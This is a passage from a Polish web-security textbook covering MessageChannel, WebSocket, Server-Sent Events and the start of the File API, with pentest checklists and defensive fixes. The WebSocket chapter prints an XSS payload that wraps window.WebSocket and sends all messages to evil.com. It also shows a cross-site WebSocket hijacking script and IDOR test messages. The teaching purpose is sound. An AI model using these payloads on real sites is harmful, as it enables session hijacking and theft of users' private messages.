// port2 jest teraz neutered – zamknij by zwolnić zasoby:
// (neutered porty i tak nie działają, ale warto być jawnym)

// 3. Waliduj wiadomości na porcie
port.onmessage = ({ data }) => {
  if (!data || typeof data.method !== 'string') return;
  if (!ALLOWED_METHODS.includes(data.method)) return;
  handleRPC(data);
};

// 4. Dodaj timeout i expiry do portów
setTimeout(() => port1.close(), 30000); // port ważny max 30 sekund
```

13. Podsumowanie

Kluczowe fakty:

1. MessageChannel = para połączonych portów, dwukierunkowy prywatny kanał
2. Port jest Transferable — można go przekazać do iframe/Worker przez postMessage
3. Po transferze port staje się neutered w oryginalnym kontekście
4. Wymaga `port.start()` gdy używa się `addEventListener`
5. Bezpieczniejszy niż window.postMessage dla prywatnej komunikacji

Dla pentestera:

- Szukaj `new MessageChannel()` i `ports[0]` w kodzie
- Sprawdź targetOrigin przy transferze portów
- XSS może przechwycić port jeśli targetOrigin to `'*'`

Powiązania

```
MessageChannel
├── postMessage (Rozdział 23)
│   └── postMessage używane do przekazania (transferu) portów
├── Web Workers (Rozdział 20)
│   └── Workers komunikują się przez postMessage; MessageChannel dla strukturyzowanej komunikacji
├── BroadcastChannel (Rozdział 22)
│   └── BC = broadcast; MessageChannel = point-to-point prywatny
└── Transferable Objects
    └── ArrayBuffer, MessagePort są Transferable – zero-copy transfer
```

Rozdział 25: WebSocket

1. Czym jest WebSocket

WebSocket to protokół sieciowy zapewniający **dwukierunkową, pełnoduplexową komunikację** między klientem a serwerem przez pojedyncze, persystentne połączenie TCP. W odróżnieniu od HTTP (który jest request-response), WebSocket po ustanowieniu połączenia pozwala serwerowi wysyłać dane do klienta **bez żądania** — serwer "pushuje" dane kiedy chce.

Kluczowe cechy:

- Pełny duplex — klient i serwer mogą wysyłać jednocześnie
- Niski overhead — po handshake brak nagłówków HTTP per-message
- Persystentne połączenie — brak kosztów TCP handshake per-request
- Protokół `ws://` (nieszyfrowany) i `wss://` (szyfrowany przez TLS)
- Komunikaty mogą być tekstem (UTF-8) lub binarnie (Blob/ArrayBuffer)

2. Dlaczego powstał

Problem: HTTP polling i long-polling

Przed WebSocket real-time komunikacja wymagała obejść:

Short polling — klient odpytuje serwer regularnie:

```
setInterval(() => fetch('/api/updates').then(r => r.json()).then(handleUpdate), 1000);  
// Wada: dużo requestów, opóźnienie, duże zużycie zasobów
```

Long polling — klient czeka na odpowiedź (serwer trzyma połączenie):

```
async function longPoll() {  
  const data = await fetch('/api/subscribe').then(r => r.json());  
  handleUpdate(data);  
  longPoll(); // natychmiast ponów  
}  
// Wada: komplikacje z timeoutami, jeden kierunek, overhead HTTP
```

HTTP/1.1 Server-Sent Events — jednostronne (serwer → klient).

WebSocket (RFC 6455, 2011) rozwiązał to dostarczając pełnoduplexowy, efektywny protokół.

3. Jak działa

Handshake — HTTP Upgrade

WebSocket zaczyna się jako HTTP request:

```

→ GET /ws HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13

← HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+x0o=

```

Po **101 Switching Protocols** połączenie HTTP staje się WebSocket — protokoły nie są kompatybilne, HTTP jest "upgradowany".

Sec-WebSocket-Key / Sec-WebSocket-Accept — mechanizm weryfikacji że serwer rzeczywiście rozumie WebSocket (zapobiega nieintencjonalnemu handshake z serwerami nieznanymi WS).

Framing

Po handshake dane są wysyłane jako **frames** (ramki WebSocket), z bardzo małym overhead:

```

0      1      2      3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+--+--+--+-----+--+-----+-----+-----+
|F|R|R|R| opcode|M| Payload len |   Extended payload length   |
|I|S|S|S|  (4) |A|     (7)      |      (16/64)                  |
|N|V|V|V|     |S|                | (if payload len==126/127)   |
| |1|2|3|     |K|                |                               |
+--+--+--+-----+--+-----+-----+-----+

```

Klient musi **maskować** dane (bit MASK=1) — serwer nie musi. Zapobiega to atakowi cache poisoning na pośrednie proxy.

JavaScript API

```
// Tworzenie połączenia
const ws = new WebSocket('wss://api.example.com/ws');

// Events
ws.onopen = () => console.log('Connected, state:', ws.readyState); // 1 = OPEN
ws.onclose = (event) => {
  console.log('Closed:', event.code, event.reason, event.wasClean);
};
ws.onerror = (err) => console.error('WS Error:', err);
ws.onmessage = (event) => {
  // event.data: string | Blob | ArrayBuffer
  if (typeof event.data === 'string') {
    const msg = JSON.parse(event.data);
    handleMessage(msg);
  } else {
    // Binary data
    const buffer = await event.data.arrayBuffer();
    handleBinary(buffer);
  }
};

// Wysyłanie
ws.send('text message');
ws.send(JSON.stringify({ type: 'subscribe', channel: 'prices' }));
ws.send(new ArrayBuffer(8)); // binary
ws.send(new Blob([...]) ); // binary

// Zamknięcie
ws.close(1000, 'Normal closure'); // code, reason
ws.close(1001, 'Going away');

// Stan
ws.readyState; // 0=CONNECTING, 1=OPEN, 2=CLOSING, 3=CLOSED
ws.bufferedAmount; // bajtów w buforze wysyłania
ws.protocol; // negocjowany subprotokół
ws.extensions; // negocjowane rozszerzenia
```

Close codes (RFC 6455)

Kod	Znaczenie
1000	Normal closure
1001	Going away (strona się łąduje)
1002	Protocol error
1003	Unsupported data
1008	Policy violation
1011	Internal server error
4000-4999	Aplikacyjne (custom)

4. Co dzieje się wewnątrz

TCP i TLS

WebSocket działa nad TCP. `wss://` dodaje TLS (analogicznie jak HTTPS = HTTP + TLS). Połączenie TCP persystuje przez cały czas życia WebSocket.

Same-Origin Policy a WebSocket

Ważne: WebSocket **nie jest objęty Same-Origin Policy!** Przeglądarka nie blokuje WS połączeń cross-origin. Przeglądarka wysyła nagłówek `Origin` w handshake, ale **to serwer** musi sprawdzić czy przyjąć połączenie z danego origin.

Jest to fundamentalna różnica od XHR/Fetch gdzie CORS ogranicza cross-origin requesty po stronie przeglądarki.

Heartbeat (Ping/Pong)

WebSocket ma wbudowany mechanizm keepalive: serwer może wysłać **Ping frame**, klient automatycznie odpowiada **Pong frame**. W JavaScript ping/pong frames są niewidoczne (obsługiwane przez przeglądarkę automatycznie).

5. Analogiczny przykład z życia

WebSocket to otwarta linia telefoniczna:

- Normalne HTTP to faks — wysyłasz dokument, dostajesz odpowiedź, linia jest zamykana
- WebSocket to telefon — raz zadzwoniłeś i linia jest otwarta (handshake = wybranie numeru)
- Obie strony mogą mówić kiedy chcą (pełny duplex)
- Rozmowa trwa do momentu rozłączenia (close event)
- `wss://` = szyfrowana rozmowa (jakby przez bezpieczną linię)

6. Przykład kodu

```
// === Wzorzec: WebSocket z auto-reconnect i heartbeat ===
class ReliableWebSocket {
  constructor(url, options = {}) {
    this.url = url;
    this.reconnectDelay = options.reconnectDelay ?? 3000;
    this.maxReconnects = options.maxReconnects ?? 10;
    this.reconnects = 0;
    this.handlers = {};
    this.ws = null;
    this.pingInterval = null;
    this.connect();
  }

  connect() {
    this.ws = new WebSocket(this.url);

    this.ws.onopen = () => {
      this.reconnects = 0;
      this.startHeartbeat();
      this.emit('open');
    };

    this.ws.onmessage = ({ data }) => {
      const msg = JSON.parse(data);
      if (msg.type === 'pong') return; // heartbeat response
      this.emit('message', msg);
    };

    this.ws.onclose = ({ code, reason }) => {
      this.stopHeartbeat();
      this.emit('close', { code, reason });
      if (this.reconnects < this.maxReconnects && code !== 1000) {
        setTimeout(() => this.connect(), this.reconnectDelay * Math.pow(
(2, this.reconnects)));
        this.reconnects++;
      }
    };

    this.ws.onerror = (err) => this.emit('error', err);
  }

  startHeartbeat() {
    this.pingInterval = setInterval(() => {
      if (this.ws.readyState === WebSocket.OPEN) {
        this.send({ type: 'ping' });
      }
    }, 30000); // ping co 30s
  }

  stopHeartbeat() {
    clearInterval(this.pingInterval);
  }

  send(data) {
    if (this.ws.readyState === WebSocket.OPEN) {
      this.ws.send(JSON.stringify(data));
    }
  }

  on(event, handler) {
    this.handlers[event] = handler;
  }

  emit(event, data) {

```

```

        this.handlers[event]?.(data);
    }

    close() {
        this.maxReconnects = 0; // zapobiega reconnect
        this.ws.close(1000, 'Normal closure');
    }
}

// Użycie:
const ws = new ReliableWebSocket('wss://api.example.com/ws');
ws.on('open', () => ws.send({ type: 'auth', token: getAuthToken() }));
ws.on('message', handleServerMessage);
ws.on('error', handleError);

```

7. Przykład z prawdziwej aplikacji

WebSocket w Burp Suite — przechwytywanie i modyfikacja

Burp Suite obsługuje WebSocket natywnie:

1. **Proxy → WebSockets history** — wszystkie WS wiadomości
2. Można przechwycić, modyfikować i forwardować
3. Repeater obsługuje WebSocket — wyślij custom wiadomości
4. Można nagrywać sesje i replayer

```

Przykładowa sesja w Burp WebSocket Repeater:
→ {"type":"auth","token":"eyJhbGciOiJIUzI1NiJ9..."}
← {"type":"auth_ok","userId":42,"role":"user"}

→ {"type":"getBalance","userId":42}
← {"type":"balance","amount":1000}

# Test: zmień userId na inny (IDOR)
→ {"type":"getBalance","userId":1}
← {"type":"balance","amount":99999} ← IDOR!

```

Podatność: brak autentykacji po handshake

```

// Serwer (Node.js + ws library):
const wss = new WebSocket.Server({ port: 8080 });

wss.on('connection', (ws, req) => {
    // BŁĄD: sprawdza cookie tylko przy handshake
    // ale nie autentykuje każdej wiadomości!
    const isAuth = checkCookie(req.headers.cookie);
    if (!isAuth) { ws.close(1008, 'Unauthorized'); return; }

    ws.on('message', (data) => {
        const msg = JSON.parse(data);
        // PODATNOŚĆ: zakłada że jeśli połączony → zaufany
        // Ale sesja mogła wygasnąć po handshake!
        processAdminCommand(msg); // Unauthorized access!
    });
});

```

8. Typowe błędy programistów

Błąd 1: Brak weryfikacji Origin w serwerze

```
// SERWER — BŁĄD: przyjmuje połączenia z dowolnego origin
const wss = new WebSocket.Server({ port: 8080 });
wss.on('connection', (ws) => {
    // Nie sprawdza ws.upgradeReq.headers.origin!
    handleConnection(ws);
});

// ATAK: evil.com może połączyć się do ws://bank.com:8080
// i wykonywać operacje używając cookies ofiary (CSRF przez WebSocket!)

// POPRAWKA:
wss.on('connection', (ws, req) => {
    const origin = req.headers.origin;
    const ALLOWED = ['https://bank.com', 'https://app.bank.com'];
    if (!ALLOWED.includes(origin)) {
        ws.close(1008, 'Forbidden origin');
        return;
    }
});
```

Błąd 2: Brak subprotocol validation

```
// BŁĄD: klient może podać dowolny subprotocol
const ws = new WebSocket('wss://api.com/ws', ['json', 'text']);
// Serwer nie waliduje subprotocol → może prowadzić do błędnego parsowania

// POPRAWKA na serwerze:
const ALLOWED_PROTOCOLS = ['json-v1', 'json-v2'];
server.on('connection', (ws, req) => {
    const protocol = req.headers['sec-websocket-protocol'];
    if (!ALLOWED_PROTOCOLS.includes(protocol)) ws.close();
});
```

Błąd 3: ws:// zamiast wss://

```
// BŁĄD: nieszyfrowane połączenie
const ws = new WebSocket('ws://api.example.com/ws');
// MITM może podglądać i modyfikować wiadomości!

// POPRAWKA: zawsze wss://
const ws = new WebSocket('wss://api.example.com/ws');
```

9. Znaczenie dla bezpieczeństwa

Cross-Site WebSocket Hijacking (CSWSH)

WebSocket nie jest objęty SOP — przeglądarka wysyła cookies do `wss://bank.com` nawet z `evil.com`. Jeśli serwer nie weryfikuje `Origin` header → atakujący może nawiązać połączenie WS z danymi uwierzytelnienia ofiary:


```
// evil.com:
const ws = new WebSocket('wss://bank.com/ws');
// Przeglądarka wysyła cookies ofiary automatycznie!
ws.onopen = () => ws.send(JSON.stringify({ action: 'getBalance' }));
ws.onmessage = ({ data }) => exfiltrate(data);
```

Obrona: serwer musi weryfikować `Origin` header. `SameSite=Strict` cookie ogranicza to (nie wysyła cookies w cross-site context).

XSS → WebSocket interception

Jeśli aplikacja ma XSS, atakujący może:

```
// XSS payload:
// Przechwyt istniejącego WebSocket
const origWebSocket = window.WebSocket;
window.WebSocket = function(url, protocols) {
  const ws = new origWebSocket(url, protocols);

  const origSend = ws.send.bind(ws);
  ws.send = function(data) {
    // Loguj wysyłane wiadomości
    fetch('https://evil.com/ws-out?d=' + btoa(data), { mode: 'no-cors' });
    return origSend(data);
  };

  ws.addEventListener('message', ({ data }) => {
    // Loguj odbierane wiadomości
    fetch('https://evil.com/ws-in?d=' + btoa(data), { mode: 'no-cors' });
  });

  return ws;
};
```

WebSocket i CSRF

Klasyczna ochrona CSRF (token w formularzu) nie działa dla WebSocket. Po połączeniu każda wiadomość nie ma CSRF tokenu (chyba że implementowana aplikacyjnie).

Obrona: weryfikacja Origin + SameSite cookies.

Injection przez WebSocket

WebSocket messages są często JSON ale mogą prowadzić do:

- **SQL Injection** — jeśli serwer parsuje JSON do SQL bez sanitizacji
- **Command Injection** — jeśli server-side przetwarza dane jako shell commands
- **Server-Side Template Injection** — jeśli dane trafiają do szablonów

Powiązane CWE

- **CWE-346** — Origin Validation Error (brak Origin check)
- **CWE-79** — XSS (wektor interception WS)
- **CWE-89** — SQL Injection (przez WS messages)
- **CWE-319** — Cleartext Transmission (ws:// zamiast wss://)

10. Jak identyfikować podczas pentestu

Burp Suite — WebSocket history

1. **Proxy** → **WebSockets history** — wszystkie WS wiadomości
2. Kliknij prawym → **Send to Repeater** — możesz wysyłać custom messages
3. **Intercept** → możesz przechwycić i modyfikować messages in-flight

DevTools — Network Tab

1. **Network** → filtruj po **WS** (WebSocket)
2. Kliknij połączenie → zakładka **Messages** — pełna historia wiadomości
3. Wiadomości z **↑** (klient) i **↓** (serwer) są kolorowane różnie

Testowanie w konsoli

```
// Utwórz nowe połączenie WebSocket (jeśli znasz URL)
const ws = new WebSocket('wss://target.com/ws');
ws.onopen = () => {
  // Wyślij bez autentykacji i sprawdź odpowiedź
  ws.send(JSON.stringify({ action: 'listUsers' }));
};
ws.onmessage = ({ data }) => console.log('Response:', data);

// Sprawdź active connections na stronie:
// (Szukaj WebSocket w Network tab przed testowaniem)
```

Co szukać

- **Origin header** w WS handshake — czy serwer go weryfikuje?
- Czy można połączyć z innego origin (cross-origin)?
- IDOR w wiadomościach (zmień userId/resourceId)
- Brak autentykacji per-message (tylko po handshake)
- Injection w payloadach JSON
- Sensitive data w plaintext (**ws://** zamiast **wss://**)

11. Jak testować bezpieczeństwo

- ☐ Czy serwer weryfikuje Origin header przy WS handshake?
- ☐ Czy używane jest wss:// (nie ws://)?
- ☐ Czy autentykacja jest per-message czy tylko po połączeniu?
- ☐ Czy jest IDOR w polach userId/resourceId wiadomości?
- ☐ Czy injection (SQL, command) jest możliwy przez WS messages?
- ☐ Czy SameSite=Strict/Lax cookies chronią przed CSWSH?
- ☐ Czy można replay WS messages (brak nonce/timestamp)?
- ☐ Czy rate limiting jest implementowane na WS endpoint?
- ☐ Czy wiadomości są walidowane schematycznie (schema validation)?
- ☐ Czy subprotocol jest walidowany przez serwer?

12. Typowe scenariusze ataków

Scenariusz 1: Cross-Site WebSocket Hijacking

1. Ofiara zalogowana na bank.com
2. Odwiedza evil.com (przez phishing)
3. evil.com wykonuje:

```
const ws = new WebSocket('wss://bank.com/ws');  
// Przeglądarka wysyła cookie sesji ofiary!
```
4. Serwer nie weryfikuje Origin → akceptuje połączenie
5. evil.com wysyła: `{"action": "transferMoney", "to": "evil", "amount": 1000}`
6. Bank przetwarza jako autentykowany request ofiary

Scenariusz 2: WebSocket IDOR

```
WS message: {"action": "getMessages", "conversationId": 42}  
← {"messages": [...prywatne wiadomości użytkownika 1...]}
```

```
Zmiana: {"action": "getMessages", "conversationId": 43}  
← {"messages": [...prywatne wiadomości użytkownika 2...]}  
→ IDOR!
```

13. Jak się zabezpieczać

```
// Serwer (Node.js):

// 1. Weryfikuj Origin
const ALLOWED_ORIGINS = ['https://app.example.com'];
wss.on('connection', (ws, req) => {
  if (!ALLOWED_ORIGINS.includes(req.headers.origin)) {
    ws.close(1008, 'Forbidden');
    return;
  }
});

// 2. Autentykacja przy każdym połączeniu (nie tylko cookie)
// Opcja A: token w URL (ale URL logowany!)
// wss://api.com/ws?token=xyz

// Opcja B: token w pierwszej wiadomości (lepiej)
wss.on('connection', (ws) => {
  let authenticated = false;

  ws.on('message', async (data) => {
    const msg = JSON.parse(data);

    if (!authenticated) {
      if (msg.type !== 'AUTH' || !await validateToken(msg.token)) {
        ws.close(1008, 'Unauthorized');
        return;
      }
      authenticated = true;
      return;
    }

    // Teraz obsługuj inne wiadomości
    handleMessage(ws, msg);
  });

  // Timeout jeśli brak autentykacji w 10s
  setTimeout(() => {
    if (!authenticated) ws.close(1008, 'Auth timeout');
  }, 10000);
});

// 3. Używaj wss:// (TLS)
// 4. Rate limiting per connection
// 5. Schema validation dla wiadomości
```

14. Podsumowanie

Kluczowe fakty:

1. WebSocket = pełnodupleksowa, persystentna komunikacja TCP (upgrade z HTTP)
2. **Nie objęty Same-Origin Policy** — serwer musi sprawdzić Origin header!
3. Przeglądarka automatycznie wysyła cookies do WS — możliwy CSWSH
4. Brak wbudowanego CSRF protection — implementować aplikacyjnie
5. Główne zagrożenia: CSWSH, IDOR, injection, brak per-message auth

Dla pentestera:

- Proxy → WebSockets history w Burp — podstawowe narzędzie

- Sprawdź Origin header w WS handshake response
 - Testuj IDOR w każdym polu identyfikującym zasób
 - Spróbuj połączyć z innego origin (cross-site)
-

Powiązania

```
WebSocket
├── Server-Sent Events (Rozdział 26)
│   └── SSE = jednostronne (serwer → klient), prostsze, przez HTTP
├── Fetch API (Rozdział 11)
│   └── WebSocket = upgrade z HTTP, Fetch = standardowe HTTP
├── CORS (Rozdział 13)
│   └── CORS nie dotyczy WS – serwer sam weryfikuje Origin
└── Cookies (Rozdział 14)
    └── SameSite=Strict chroni przed CSWSH
```

Rozdział 26: Server-Sent Events

1. Czym są Server-Sent Events

Server-Sent Events (SSE) to technologia umożliwiająca serwerowi **jednostronne wysyłanie** strumienia zdarzeń do klienta przez standardowe połączenie HTTP. W odróżnieniu od WebSocket (pełny duplex), SSE jest **single-directional** — tylko serwer → klient. Klient może wysyłać dane do serwera tylko przez oddzielne requesty HTTP.

SSE jest implementowane przez interfejs `EventSource` w JavaScript i używa prostego tekstowego formatu nad HTTP/1.1 lub HTTP/2:

```
Content-Type: text/event-stream

data: Hello World

event: priceUpdate
data: {"symbol":"BTC","price":42000}
id: 1234
retry: 3000
```

Kluczowe cechy:

- Oparte na standardowym HTTP (nie nowy protokół jak WS)
- Automatyczne reconnect (wbudowane w przeglądarkę)
- Obsługa named events (`event:` field)
- Last-Event-ID dla resumable streams
- Objęte Same-Origin Policy (inaczej niż WebSocket!)
- Tylko tekst (UTF-8) — brak natywnej obsługi binary

2. Dlaczego powstał

Problem: real-time updates jednostronne

WebSocket jest overengineerowany dla wielu przypadków użycia gdzie potrzebne są tylko **powiadomienia z serwera**:

- Aktualizacje dashboardu (giełda, monitoring)
- Notyfikacje (nowe wiadomości, alerty)
- Live feed (newsy, social media stream)

SSE dostarcza prosty mechanizm dla tych przypadków:

- Brak nowego protokołu — działa jak długo trwający HTTP response
- Prostsze niż WebSocket (brak handshake, framing, close codes)
- Native reconnect — przeglądarka automatycznie wznawia połączenie
- Działa przez HTTP/2 multiplexing (wiele SSE streamów przez jedno połączenie)

Serwer wysłał response z `Content-Type: text/event-stream`. Każde zdarzenie to blok linii zakończony pustą linią:

```
data: prosta wiadomość\n
\n
event: customType\n
data: {"key": "value"}\n
id: 42\n
\n
: komentarz (ignorowany przez klienta)\n
\n
retry: 5000\n
\n
```

Pola zdarzenia:

- `data:` — payload zdarzenia (może być wieloliniowy, każda linia z `data:`)
- `event:` — typ zdarzenia (domyślnie: `message`)
- `id:` — identyfikator zdarzenia (wysyłany jako `Last-Event-ID` przy reconnect)
- `retry:` — czas oczekiwania przed reconnect (ms)
- `:` — komentarz (keepalive, ignorowany)

JavaScript API — EventSource

```
// Tworzenie połączenia SSE
const source = new EventSource('/api/events');
// Domyślnie: same-origin, GET request, bez credentials

// Z credentials (cookies):
const source = new EventSource('/api/events', { withCredentials: true });

// Odbieranie domyślnych zdarzeń (type: 'message')
source.onmessage = (event) => {
    console.log('Data:', event.data);      // string
    console.log('ID:', event.lastEventId); // ostatni ID
    console.log('Type:', event.type);      // 'message'
};

// Odbieranie named events
source.addEventListener('priceUpdate', (event) => {
    const price = JSON.parse(event.data);
    updateDisplay(price);
});

source.addEventListener('error', (event) => {
    console.log('Połączenie:', source.readyState);
    // 0=CONNECTING, 1=OPEN, 2=CLOSED
    if (source.readyState === EventSource.CLOSED) {
        console.log('Trwale zamknięte');
    }
});

// Zamknięcie
source.close(); // zatrzymuje połączenie i reconnect
```

Automatic reconnect

EventSource automatycznie wznawia połączenie gdy zostanie przerwane:

1. Połączenie zerwane → czekaj `retry` ms (domyślnie 3000)
2. Wyślij GET z nagłówkiem `Last-Event-ID: <ostatni_id>` (jeśli był)
3. Serwer może wznowić strumień od tego ID

```
// Klient po reconnect wysyła:
GET /api/events HTTP/1.1
Last-Event-ID: 42
Cache-Control: no-cache
Accept: text/event-stream
```

4. Co dzieje się wewnątrz

HTTP/1.1 chunked transfer

SSE over HTTP/1.1 używa **chunked transfer encoding** — serwer wysyła dane w "kawałkach" gdy ma co wysłać, połączenie HTTP pozostaje otwarte. Browser buforuje strumień.

HTTP/2 multiplexing

Over HTTP/2 SSE jest multiplexowany — wiele SSE streamów (i normalnych requestów) może działać przez jedno TCP połączenie. To eliminuje problem "max

6 connections per origin" z HTTP/1.1 (gdzie każde SSE zajmowało jedno połączenie).

CORS i SSE

SSE jest objęte CORS. `EventSource` z cross-origin URL wymaga CORS headers na serwerze:

```
Access-Control-Allow-Origin: https://app.com
```

Ale: nie jest wysyłane `Origin` w CORS preflight dla SSE (bo `EventSource` używa GET i nie ma custom headers w domyślnej konfiguracji → simple request CORS).

5. Analogiczny przykład z życia

SSE to radio:

- Stacja radiowa (serwer) nadaje ciągły strumień
- Słuchacze (klienci) odbierają
- Komunikacja jest jednostronna (słuchacze nie mówią do stacji przez radio)
- Jeśli stracisz sygnał → tuner automatycznie próbuje się znowu dostroić (auto-reconnect)
- Named events = różne programy (news, muzyka) na tej samej stacji

6. Przykład kodu

```
// === Klient ===
class EventStreamClient {
  constructor(url, options = {}) {
    this.url = url;
    this.handlers = {};
    this.source = null;
    this.connect(options);
  }

  connect(options) {
    this.source = new EventSource(this.url, options);

    this.source.onopen = () => this.emit('connected');

    this.source.onmessage = ({ data, lastEventId }) => {
      try {
        this.emit('message', JSON.parse(data));
      } catch {
        this.emit('message', data);
      }
    };

    this.source.onerror = (event) => {
      if (this.source.readyState === EventSource.CLOSED) {
        this.emit('disconnected');
      }
    };

    // Named events
    ['priceUpdate', 'notification', 'alert'].forEach(type => {
      this.source.addEventListener(type, ({ data }) => {
        this.emit(type, JSON.parse(data));
      });
    });
  }

  on(event, handler) {
    this.handlers[event] = handler;
    return this; // chaining
  }

  emit(event, data) {
    this.handlers[event]?.(data);
  }

  close() {
    this.source.close();
  }
}

// === Serwer (Node.js/Express) ===
app.get('/api/events', (req, res) => {
  // Sprawdź autentykację
  if (!req.session?.userId) {
    res.status(401).send('Unauthorized');
    return;
  }

  // Nagłówki SSE
  res.setHeader('Content-Type', 'text/event-stream');
  res.setHeader('Cache-Control', 'no-cache');
  res.setHeader('Connection', 'keep-alive');
  res.setHeader('X-Accel-Buffering', 'no'); // wyłącz buforowanie nginx
});
```

```
// Wyślij initial event
res.write('data: {"type":"connected"}\n\n');

// Keepalive comment co 15 sekund (proxy nie zamkna połączenia)
const keepalive = setInterval(() => {
  res.write(': keepalive\n\n');
}, 15000);

// Subskrypcja na zdarzenia
const userId = req.session.userId;
const sendEvent = (eventType, data, id) => {
  if (id) res.write(`id: ${id}\n`);
  res.write(`event: ${eventType}\n`);
  res.write(`data: ${JSON.stringify(data)}\n\n`);
};

eventBus.subscribe(userId, sendEvent);

// Cleanup gdy klient się rozłączy
req.on('close', () => {
  clearInterval(keepalive);
  eventBus.unsubscribe(userId, sendEvent);
});
});
```

7. Przykład z prawdziwej aplikacji

Podatność: SSE bez autentykacji per-event

```
// PROBLEM: SSE endpoint nie weryfikuje tokenu w każdym reconnect
// Jeśli token wygaśnie → stare połączenie nadal aktywne przez połączenie HTTP

// BEZPIECZNIEJSZY WZORZEC: token w URL lub per-message validation
app.get('/api/events', async (req, res) => {
  const token = req.query.token; // lub req.headers.authorization
  const user = await validateToken(token);

  if (!user) {
    res.status(401).json({ error: 'Unauthorized' });
    return;
  }

  res.setHeader('Content-Type', 'text/event-stream');
  // ...

  // Sprawdzaj token okresowo
  const tokenCheck = setInterval(async () => {
    const valid = await validateToken(token);
    if (!valid) {
      res.write('event: unauthorized\n');
      res.end();
      clearInterval(tokenCheck);
    }
  }, 60000); // co minutę
});
```

8. Typowe błędy programistów

Błąd 1: Brak `Cache-Control: no-cache`

```
// BŁĄD: serwer nie wysyła Cache-Control
// Pośrednie proxy mogą cache'ować strumień → klienci dostają stare dane
res.setHeader('Content-Type', 'text/event-stream');
// Brak: res.setHeader('Cache-Control', 'no-cache');

// POPRAWKA:
res.setHeader('Cache-Control', 'no-cache');
res.setHeader('X-Accel-Buffering', 'no'); // dla nginx
```

Błąd 2: Niepoprawny format zdarzeń

```
// BŁĄD: brak podwójnego \n na końcu zdarzenia
res.write('data: hello\n'); // ← tylko jedno \n → nie jest to zdarzenie!

// POPRAWKA:
res.write('data: hello\n\n'); // ← dwa \n = koniec zdarzenia
```

Błąd 3: Brak cleanup przy disconnect

```
// BŁĄD: nie usuwasz subscriptions/listenersów gdy klient odejdzie
app.get('/events', (req, res) => {
  // ...
  setInterval(() => res.write('data: ping\n\n'), 1000); // LEAK!
  // Brak req.on('close', cleanup)
});
```

9. Znaczenie dla bezpieczeństwa

SSE objęte CORS (inaczej niż WebSocket)

EventSource jest objęty CORS — cross-origin SSE wymaga odpowiednich nagłówków CORS. To jest zaletą bezpieczeństwa nad WebSocket.

Wrażliwe dane w strumieniu

SSE może być podatne na te same problemy co inne endpointy:

- Brak autentykacji → dowolny klient dostaje stream
- Information disclosure przez zdarzenia
- IDOR — `/api/events?userId=X` bez walidacji że X to zalogowany użytkownik

XSS przez SSE data

```
// Podatny handler który renderuje dane z SSE bez sanitizacji:
source.onmessage = ({ data }) => {
  document.getElementById('news').innerHTML = data; // XSS!
  // Jeśli serwer wysyła user-generated content przez SSE
};
```

Powiązane CWE

- **CWE-79** — XSS (przez podatne renderowanie SSE data)
- **CWE-862** — Missing Authorization

- **CWE-200** — Exposure of Sensitive Information

10. Jak identyfikować podczas pentestu

DevTools — Network Tab

1. **Network** → filtruj po `EventStream`
2. Kliknij SSE endpoint → zakładka **EventStream** — wszystkie zdarzenia
3. Sprawdź nagłówki (Authorization, cookies)

Burp Suite

1. SSE to standardowy HTTP request → widoczny w Proxy History
2. Można przechwycić initial request i sprawdzić autentykację
3. Response body: strumień text/event-stream

Console

```
// Testuj SSE endpoint bezpośrednio:
const es = new EventSource('/api/events');
es.onmessage = e => console.log(e.data);
es.addEventListener('customEvent', e => console.log('Custom:', e.data));

// Cross-origin test (jeśli masz CORS):
const es2 = new EventSource('https://target.com/api/events', { withCredentials:
true });
```

11. Jak testować bezpieczeństwo

- ☐ Czy SSE endpoint wymaga autentykacji?
- ☐ Czy jest IDOR – czy klient dostaje zdarzenia innych użytkowników?
- ☐ Czy dane w strumieniu są sanityzowane zanim trafią do DOM?
- ☐ Czy SSE strumień jest dostępny przez CORS bez autoryzacji?
- ☐ Czy token/sesja jest weryfikowana podczas reconnect?
- ☐ Czy Last-Event-ID jest walidowane po stronie serwera?
- ☐ Czy rate limiting jest implementowane?
- ☐ Czy SSE endpoint wymaga wss/https?

12. Jak się zabezpieczać

```
// 1. Autentykuj każde połączenie
app.get('/api/events', authenticateMiddleware, (req, res) => {
  // req.user ustawiony przez middleware
});

// 2. Izoluj strumienie – użytkownik widzi tylko swoje zdarzenia
eventBus.subscribe(req.user.id, sendEvent); // tylko po userId

// 3. Sanityzuj dane przez SSE jeśli trafiają do DOM
source.onmessage = ({ data }) => {
  const div = document.createElement('div');
  div.textContent = data; // textContent zamiast innerHTML
  container.appendChild(div);
};

// 4. Używaj HTTPS/WSS
// Tylko https:// → tylko przez wss:// (SSE przez http: = plaintext)
```

13. Podsumowanie

Kluczowe fakty:

1. SSE = jednostronny strumień serwer → klient, przez standardowy HTTP
2. **EventSource** API z automatycznym reconnect i Last-Event-ID
3. Objęte CORS (inaczej niż WebSocket) — cross-origin wymaga CORS headers
4. Tylko tekst UTF-8 — JSON jako najpopularniejszy format
5. Główne zagrożenia: brak autentykacji, IDOR, XSS przez podatne renderowanie

Dla pentestera:

- Network → EventStream w DevTools — podgląd strumienia
- Sprawdź autentykację SSE endpointu
- IDOR — czy możesz dostać zdarzenia innych użytkowników?

Powiązania

```
Server-Sent Events
├───> WebSocket (Rozdział 25)
│       WS = pełny duplex; SSE = jednostronny (prostszy)
├───> Fetch API (Rozdział 11)
│       SSE przez HTTP GET – Fetch może też czytać streaming response
└───> CORS (Rozdział 13)
        SSE cross-origin wymaga CORS (inaczej niż WebSocket)
```

Rozdział 27: File API

1. Czym jest File API

File API to zestaw interfejsów JavaScript umożliwiających dostęp do plików wybranych przez użytkownika (przez `<input type="file">` lub drag-and-drop), bez konieczności przesyłania ich na serwer. Aplikacja może odczytywać zawartość pliku bezpośrednio w przeglądarce.

File API składa się z:

- **File** — reprezentacja wybranego pliku (rozszerza **Blob**)
- **FileList** — kolekcja **File** objects (z `input.files`)
- **FileReader** — asynchroniczne czytanie zawartości pliku
- **Blob** — bazowa klasa dla binarnych danych
- **URL.createObjectURL()** — tymczasowy URL dla Blob/File
- **File System Access API** — nowsza wersja z pełnym dostępem do systemu plików (Rozdział 27b)

2. Dlaczego powstał

Problem: pliki tylko przez serwer

